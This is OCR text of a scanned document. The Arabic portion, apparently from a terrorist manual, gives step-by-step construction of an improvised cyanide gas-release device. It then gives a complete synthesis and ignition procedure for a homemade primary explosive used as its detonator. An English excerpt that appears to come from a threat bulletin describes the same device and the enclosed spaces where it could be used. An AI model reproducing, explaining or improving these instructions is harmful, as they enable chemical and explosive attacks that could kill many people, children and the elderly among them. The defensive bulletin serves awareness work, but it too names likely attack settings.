
٣. يُتأكد من تنظيف بقايا الحمض عن الأسطح الخارجية للزجاجات، ثم تُربط الزجاجات الأربع ببعضها بلف الشريط اللاصق حولها من الأعلى فقط لإعطاء فرصة لكسر أسفلها.



٤. باستخدام المطرقة والمسمار، اعمل عشرة ثقوب حول السطح الخارجي لعلبة الحليب من الأعلى، وخمس ثقوب في غطاء العلبة. ينبغي أن يكون حجم كل ثقب بعرض قلم الكتابة.

٥. توضع الزجاجات في العلبة.

٦. يُلف الورق المقوى في المنطقة بين جدار العلبة والزجاجات ، ليكوّن فاصلاً بين الاثنين .




٧. يُملأ الفراغ ما بين الزجاجات والورق بالكلس المكون من مسحوق سيانيد البوتاسيوم .

٨. يُملأ الفراغ ما بين الورق وجدار العلبة بالكلس المكون من بلورات برمنجنات البوتاسيوم .

٩. تُثقب جوانب العلبة من أعلاها بعشرة ثقوب ، ويُثقب غطاء العلبة بخمسة ثقوب ، كل ثقب من هذه الثقوب بقطر قلم الكتابة .


١٠. **خطوة اختيارية** : يوضع الصاعق أسفل العلبة وسط الزجاجات ويُثبّت هناك ، وذلك من أجل أن يكسر قواعد الزجاجات فيُتأكد من تفريغ جميع محتوياتها .



منظر عُلوي للمبتكَر

١١ . يُرفع الورق الطفوكي من العلبة بأنٍ .

١٢ . يُحكم إغلاق العلبة .



ملحوظات :

- البرمنجنات مادة مشتعلة فينبغي جعلها في الموقع المذكور دائماً لإبعادها عن الصاعق (إن كان سيُستخدم) من أجل الحفاظ على كفاءتها . فإن لم يتيسر الفصل بالورق ، فيمكن جعل السيانيد بالأسفل والبرمنجنات فوقها ، مع التأكد من تثبيت الصاعق في أسفل العلبة في كل الأحوال .
- يُتأكد من أن كمية الصاعق ما بين جرام إلى ثلاثة جرامات (حسب سمك الزجاج) بحيث لا يزيد مفعوله عن حاجة كسر الزجاج فقط لأن المواد الحافة في المبتكر قابلة للاشتعال واشتعالها متلف لفاعليتها .

تجهيز الصاعق "أم العبد" (اختياري)

وسيتم شرح طريقتان للتجهيز :

١. الطريقة التقليدية . وهي أكثر أماناً ، ولكن الكمية الناتجة من المادة الفاعلة أقل . كما وأنها تستغرق ٢٢ ساعة من الانتظار .

٢. الطريقة الحديثة . وهي تستغرق نصف ساعة من العمل ، إلا أن ناتجها أكثر وأجود وأقوى فاعلية .

- **مكونات "أم العبد" :**

١ . عشرة ملليلتر من الأسيتون الصافي Acetone . وهو سائل يمكن الحصول عليه من الصيدليات .

٢ . عشرة ملليليتر من بروكسيد الهيدروجين hydrogen peroxide بتركيز ٦٥٪ أو أكثر . وهو سائل مطهر يباع في الصيدليات بتركيز ٨ % . إذا بخرت أربع أخماسه في إناء "بايركس" Pyrex يكون الخُمس المتبقي بالتركيز المطلوب.

٣ . حمض الكبريتيك المركز sulfuric acid . يُستخدم ٢.٥ ملليلتر للطريقة التقليدية أو ١٠ ملليلتر للطريقة الحديثة . ويمكن الحصول عليه بتبخير ماء بطاريات السيارات تبخيراً تاماً .

- مواد مساعدة للتجهيز:

١. إناء كبير من الماء البارد لحالات الطوارئ وإخماد أي تفاعل غير مرغوب .

٢. إناء "بايركس" يستعمل للتسخين والتبخير .

٣. قناع مانع للاستنشاق المباشر للأبخرة .

٤. قفازات يد مقاومة للحمض .

٥. غطاء واقي للعينان .

٦. حوض يحوي حمام مائي مبرد بالثلج المضاف له الملح .

٧. وعاء زجاجي يتم خلط المزيج فيه .

٨. عود زجاجي للخلط .

٩. ترمومتر حراري مئوي .

١٠. ورق ترشيح .

١١. محلول لغسل البلورات مكون من: ماء + بيكربونات الصوديوم بنسبة ٢% .

- **طريقة التجهيز:**

١. يوضع الوعاء الزجاجي في الحوض.
٢. يُصب الأسيتون مع بروكسيد الهيدروجين ويخلطان في الوعاء الزجاجي **مع ملاحظة بقاء درجة حرارة الخليط ما بين ٣ إلى ٥ درجات مئوية طوال عملية التجهيز**.
٣. يُرفع الوعاء عن الحوض متى ما بدأت درجة الحرارة في الهبوط عن الدرجة المطلوبة. كما يمكن زيادة الثلج في الماء متى ما بدأت درجة الحرارة في الارتفاع عن الدرجة المطلوبة.
٤. يُستعان بأخ يبدأ في إضافة حمض الكبريتيك المركز بالتنقيط إلى الوعاء، مع استمرار الخلط ومراقبة الحرارة من قِبل آخر حتى يتم تنقيط جميع الحمض في الوعاء.
٥. من الطبيعي انبعاث بعض الأدخنة مع صوت فرقعة عند إضافة كل نقطة من حمض الكبريتيك المركز. يُستخدم إناء الماء البارد لوقف حدوث أي آثار غير مرغوبة،

٦. بعد انتهاء عملية التنقيط يتم تقليب محتويات الوعاء لفترة بسيطة مع مراقبة الحرارة.
٧. في الطريقة التقليدية . يتم وضع الوعاء في الثلاجة لمدة ٢٤ ساعة حتى تظهر بلورات بيضاء (ومائلة للاصفرار أحياناً) في قعر الوعاء . وفي الطريقة الحديثة . يتحول أغلب المحلول إلى بلورات بعد ربع ساعة من ترك الوعاء في جو بارد .
٨. يُرشَّح المحلول باستخدام ورق الترشيح . ثم تُغسل البلورات الناتجة عن الترشيح بمحلول بيكربونات الصوديوم .
٩. تُجفف البلورات الناتجة بتركها في غرفة جيدة التهوية . ودون تعريضها لأشعة الشمس المباشرة .
١٠. يُمكن تجربة فتات بسيط من البلورات المتكونة بطرقها بحجر . فتُصدر صوت فرقعة إن تمت العملية بنجاح .
١١. تُعبأ البلورات في أي علبة حاوية بكمية بين الجرام الواحد وإلى الثلاثة جرامات (حسب القوة المطلوبة لكسر سماكة الزجاجات) مع مراعاة رقة جدران العلبة الحاوية للحفاظ على قوة التفجير .
١٢. يوصَّل سلكَي أحد طرفي رأس مأخوذ من لمبة إضاءة صغيرة (المستخدمة في الحفلات) في البلورات . ويُربط سلكَي الطرف الآخر بسلكين موصَلين ببطارية ١.٥ فولت أو أكثر . وذلك ليتم قدح الصاعق باتصال السلكين بقطبي البطارية .

تم بحمد الله تعالى

The Mubtakar : An Improvised Cyanide-Producing Device

improvised chemical device called the mubtakar, which is designed to release lethal quantities of hydrogen cyanide, cyanogen chloride, and chlorine gases. One or more devices could be used in attacks in enclosed spaces, such as restaurants, theaters, or train cars. The mubtakar is small and could be transported in a bag or box, or assembled at the attack site .

DETAILS

Terrorists have designed chemical dispersal devices fabricated from commonly available materials which are designed to asphyxiate victims.

The device, in its simplest form, produces hydrogen cyanide (HCN) gas;

however, it can be modified to produce both HCN and cyanogen chloride (ClCN) gas.


Little or no training is required to assemble and deploy such a device, due to its simplicity.

This improvised chemical device (see Figure 1) consists of a pierced container or canister, such as a large milk container or paint can. The holes would presumably allow the toxic gas to escape.The acidic materials are likely to be in glass bottles or vials. The bottom of the container, around the bottles, would be partially filled with a crystalline solid. If cyanide salts are used, the color will be white or yellow. A slightly modified device would also use potassium permanganate (KMnO4) crystals, which are purple. The device can be used with or without a detonator. A detonator, or other means, is used to break the inner container(s), releasing the acid and allowing the chemicals to mix, creating a gas .

The device could be placed near air intakes or ventilation systems, in crowded open spaces, or in enclosed spaces. It is most effective in enclosed spaces. In most cases, use of a ventilation system for dispersal would sufficiently dilute the gas from one or several smaller versions of these devices; therefore, mass fatalities would be unlikely to occur. HCN and ClCN have a relatively low toxicity; therefore, a large concentration of either gas is needed to produce lethality. However, lower concentrations are potentially fatal to the vulnerable, such as children ‹ the elderly, and people already in respiratory distress. The gas readily dissipates and would need to be generated quickly in order to deliver lethal levels of gas.

